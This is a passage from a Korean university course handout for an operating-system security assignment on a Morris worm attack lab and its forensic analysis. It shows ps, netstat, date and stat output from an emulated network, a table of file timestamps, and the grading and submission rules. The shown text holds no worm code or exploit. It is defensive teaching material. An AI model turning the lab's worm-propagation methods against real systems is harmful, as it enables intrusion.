root      88  0.0  0.0  4108  3440 pts/1  Ss   02:42   0:00 bash
root     106  0.0  0.0  5896  2884 pts/1  R+   02:43   0:00 ps aux
root@5fe062137ca4:~# ps aux
```

The terminal window for 151/host\_4 also shows the following output:

```
AS151/host_4
ASN: 151
Name: host_4
Role: Host
IP: net0, 10.151.0.75/24
```

The terminal window for 151/host\_0 also shows the following output:

```
AS151/host_0
ASN: 151
Name: host_0
Role: Host
IP: net0, 10.151.0.71/24
```

## Part 2 ) Forensics

❖ worm 동작 수행하고 있을 때 포트 확인

STEP 10.

The screenshot shows a network map interface with a topology of hosts (152host\_0, 152host\_1, 152host\_2, 152host\_3, 152host\_4) and a terminal window. The terminal window displays the output of the `netstat -a` command, showing active internet connections. A red arrow points from the terminal output to the `netstat -a` command in the terminal window.

```
root@0836cde35d6f:/# netstat -a
```

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	127.0.0.11:43169	0.0.0.0:*	LISTEN
tcp	0	0	0.0.0.0:9090	0.0.0.0:*	LISTEN
tcp	0	0	5fe062137ca4:54086	as151h-host_4-10.1:9090	FIN_WAIT2
tcp	0	0	5fe062137ca4:39446	10.152.0.75:http-alt	TIME_WAIT
tcp	0	0	5fe062137ca4:46756	as151h-host_4-http-alt	ESTABLISHED
tcp	0	0	5fe062137ca4:33454	as151h-host_1-http-alt	TIME_WAIT
tcp	0	0	5fe062137ca4:55492	as151h-host_3-10.1:9090	FIN_WAIT2
tcp	0	0	5fe062137ca4:36206	as151h-host_3-http-alt	TIME_WAIT
tcp	0	0	5fe062137ca4:52846	as151h-host_1-10.1:9090	FIN_WAIT2
tcp	0	0	5fe062137ca4:42524	10.153.0.74:9090	TIME_WAIT
tcp	0	0	5fe062137ca4:33652	10.152.0.75:9090	FIN_WAIT2
tcp	0	0	5fe062137ca4:9090	10.153.0.75:41466	CLOSE_WAIT
tcp	0	0	5fe062137ca4:36316	as151h-host_3-http-alt	TIME_WAIT
tcp	0	0	5fe062137ca4:55592	as151h-host_3-10.1:9090	TIME_WAIT
tcp	0	0	5fe062137ca4:53410	10.153.0.74:http-alt	TIME_WAIT
tcp	0	0	5fe062137ca4:9090	10.151.0.1:49316	CLOSE_WAIT
tcp	0	0	5fe062137ca4:53516	10.152.0.74:9090	FIN_WAIT2
tcp	0	0	5fe062137ca4:9090	as151h-host_1-10.:47796	CLOSE_WAIT
tcp	0	0	5fe062137ca4:52156	10.153.0.72:http-alt	TIME_WAIT
tcp	0	0	5fe062137ca4:38902	10.153.0.72:9090/router0	ESTABLISHED
tcp	0	0	5fe062137ca4:9090	10.151.0.1:49316	CLOSE_WAIT
tcp	0	0	5fe062137ca4:53288	10.152.0.74:9090	TIME_WAIT
tcp	0	0	5fe062137ca4:9090	10.152.0.74:58528	CLOSE_WAIT
tcp	0	0	5fe062137ca4:38590	10.153.0.71:9090	TIME_WAIT
tcp	0	0	5fe062137ca4:38902	10.153.0.72:9090	TIME_WAIT
tcp	0	0	5fe062137ca4:9090	10.151.0.1:49316	CLOSE_WAIT
tcp	0	0	5fe062137ca4:53288	10.152.0.74:9090	TIME_WAIT
tcp	0	0	5fe062137ca4:39010	10.153.0.71:9090	FIN_WAIT2
tcp	0	0	5fe062137ca4:9090	10.153.0.72:38154	CLOSE_WAIT
udp	0	0	5fe062137ca4:42110	168.126.63.1:domain	ESTABLISHED
udp	0	0	5fe062137ca4:40688	203.237.226.1:domain	ESTABLISHED

```
root@5fe062137ca4:/# netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:43169        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:9090            0.0.0.0:*               LISTEN
tcp        0      0 5fe062137ca4:54086      as151h-host_4-10.1:9090 FIN_WAIT2
tcp        0      0 5fe062137ca4:39446      10.152.0.75:http-alt    TIME_WAIT
tcp        0      0 5fe062137ca4:46756      as151h-host_4-http-alt  ESTABLISHED
tcp        0      0 5fe062137ca4:33454      as151h-host_1-http-alt  TIME_WAIT
tcp        0      0 5fe062137ca4:55492      as151h-host_3-10.1:9090 FIN_WAIT2
tcp        0      0 5fe062137ca4:36206      as151h-host_3-http-alt  TIME_WAIT
tcp        0      0 5fe062137ca4:52846      as151h-host_1-10.1:9090 FIN_WAIT2
tcp        0      0 5fe062137ca4:42524      10.153.0.74:9090        TIME_WAIT
tcp        0      0 5fe062137ca4:33652      10.152.0.75:9090        FIN_WAIT2
tcp        0      0 5fe062137ca4:9090       10.153.0.75:41466        CLOSE_WAIT
tcp        0      0 5fe062137ca4:36316      as151h-host_3-http-alt  TIME_WAIT
tcp        0      0 5fe062137ca4:55592      as151h-host_3-10.1:9090 TIME_WAIT
tcp        0      0 5fe062137ca4:53410      10.153.0.74:http-alt    TIME_WAIT
tcp        0      0 5fe062137ca4:9090       10.151.0.1:49316        CLOSE_WAIT
tcp        0      0 5fe062137ca4:53516      10.152.0.74:9090        FIN_WAIT2
tcp        0      0 5fe062137ca4:9090       as151h-host_1-10.:47796 CLOSE_WAIT
tcp        0      0 5fe062137ca4:52156      10.153.0.72:http-alt    TIME_WAIT
tcp        0      0 5fe062137ca4:38902      10.153.0.72:9090/router0 ESTABLISHED
tcp        0      0 5fe062137ca4:9090       10.151.0.1:49316        CLOSE_WAIT
tcp        0      0 5fe062137ca4:53288      10.152.0.74:9090        TIME_WAIT
tcp        0      0 5fe062137ca4:9090       10.152.0.74:58528        CLOSE_WAIT
tcp        0      0 5fe062137ca4:38590      10.153.0.71:9090        TIME_WAIT
tcp        0      0 5fe062137ca4:38902      10.153.0.72:9090        TIME_WAIT
tcp        0      0 5fe062137ca4:9090       10.151.0.1:49316        CLOSE_WAIT
tcp        0      0 5fe062137ca4:53288      10.152.0.74:9090        TIME_WAIT
tcp        0      0 5fe062137ca4:39010      10.153.0.71:9090        FIN_WAIT2
tcp        0      0 5fe062137ca4:9090       10.153.0.72:38154        CLOSE_WAIT
udp        0      0 5fe062137ca4:42110      168.126.63.1:domain     ESTABLISHED
udp        0      0 5fe062137ca4:40688      203.237.226.1:domain     ESTABLISHED
```

## Part 2 ) Forensics

- ❖ 조사 시간을 체크하기 위해 리눅스의 date 명령어를 사용

STEP 11.

```
seed@VM: ~/.../worm  
[11/08/22] seed@VM: ~/.../worm$ date  
Tue 08 Nov 2022 08:06:26 AM EST
```

- ❖ 리눅스의 타임스탬프 명령어를 이용하여 Morris Worm Attack의 타임라인 확인

STEP 12.


```
seed@VM: ~/.../worm  
[08/03/22] seed@VM: ~/.../worm$ stat worm.py  
File: worm.py  
Size: 3695          Blocks: 8          IO Block: 4096   regular file  
Device: 805h/2053d Inode: 1575830    Links: 1  
Access: (0775/-rwxrwxr-x)  Uid: ( 1000/   seed)   Gid: ( 1000/   seed)  
Access: 2022-08-03 08:10:18.746328442 -0400  
Modify: 2022-08-03 08:09:23.459763628 -0400  
Change: 2022-08-03 08:09:23.463763099 -0400  
Birth: -
```

	File Contents are Modified	Metadata is Modified	File Accessed	Command to Use
<b>mtime</b>	<b>C</b>			<b>ls -l</b> or <b>stat</b>
<b>ctime</b>		<b>C</b>		<b>ls -cl</b> or <b>stat</b>
<b>atime</b>			<b>C</b>	<b>ls -ul</b> or <b>stat</b>

## Part 2 ) Forensics

- ❖ ps, netstat, stat 등등의 명령어를 활용하거나 공격에 사용된 파일을 분석해서 Morris Worm Attack 의 육하원칙에 대해 설명

### STEP 13. 예시

	설명	증거 자료
WHAT	<p>ps 명령어를 통해서 worm.py 파일이 ... (생략) ... 즉, worm.py 파일을 통해 공격이 수행되었음을 알 수 있다.</p>	





**05**

## 과제 평가



## ❖ 세 번째 과제 – 총 55점

### ▪ 평가 항목

- 실습 진행 과정에 대해 사진을 첨부하여 설명하고 이해한 내용 서술(40점)
  - Part 1 ) Morris Worm Attack(20점)
    - 버퍼오버플로우 취약점 악용하여 Morris Worm 전파
  - Part 2 ) Forensic(20점)
    - Worm 공격을 진행하는 동안 프로세스와 포트의 동작을 확인
    - 공격이 끝난 후 공격에 사용된 worm.py 파일을 분석해보고 리눅스 타임 스탬프 명령어를 사용해 Morris Worm 진행 방식 구체적 설명
    - **WHO, WHAT, WHEN, HOW, WHERE 를 설명할 수 있을 정도의 구체적인 내용과 이를 증명할 증거 자료 제시**
- 보너스 문제(10점)
  - 해당 실험 환경에서 취약점을 방어하기 위한 방법 설명 or 해당 환경에서 로그 파일 분석을 통한 포렌식 수행 과정/결과
- 고찰(5점)
  - 필수 항목) 팀 내 자신의 역할 및 수행한 내용에 대해 명확하게 기입
  - 선택 항목) 세 번째 과제 난이도 및 아쉬운 내용 작성, 조사/실습해보고 싶은 보안 이슈 작성

## ❖ 보고서 제출 양식

### ▪ 보고서 표지 내용

- 과목명(운영체제보안), 분반 표시(1분반 또는 2분반)
- 과제 번호 및 제목(3번 과제:[Morris Worm Attack & Forensics 실습])
- 팀명, 팀원 성명과 학번
- 제출일

### ▪ 과제 보고서 파일 이름 “OS\_sec(분반)\_HW3\_이름\_학번\_mmdd”

- e.g) 1분반 홍길동(32150000), 제출일이 12월 12일이면,
- “OS\_sec(1)\_HW3\_홍길동\_1212”
- 한글 파일(.hwp) 또는 워드 파일(.doc)로 제출 권장(PDF 파일도 가능)

### ▪ 유의 사항(감점 요인 포함)

- 자신의 보고서에 대한 목차와 목차 별 페이지 표시할 것
- 신뢰할 만한 교재/자료/문서/논문/사이트를 활용

# 과제 평가

---

- ❖ Deadline : 2022년 12월 14일(수요일) 23:59:59초까지 - 시간 엄수
- ❖ 제출 기간 : 2022년 11월 23일 ~ 12월 14일 23시 59분 59초(3주간)
  - e-Campus의 “과제 및 평가” 메뉴 -> “세번째 과제“ 항목을 통해 제출
  - 표절 비율(유사 비율)이 40% 이상이면, 감점될 수 있음. (표절 비율이 높을 수록 감점 비율이 더 높아짐)
- ❖ 질문 유의 사항
  - 환경 구축에 대한 내용은 답변해드리지만, 문제 풀이 내용은 받지 않습니다.
  - 팀 플레이 과제이니 팀 내부적으로 최대한 해결하시기 바랍니다.

---

# Q&A

---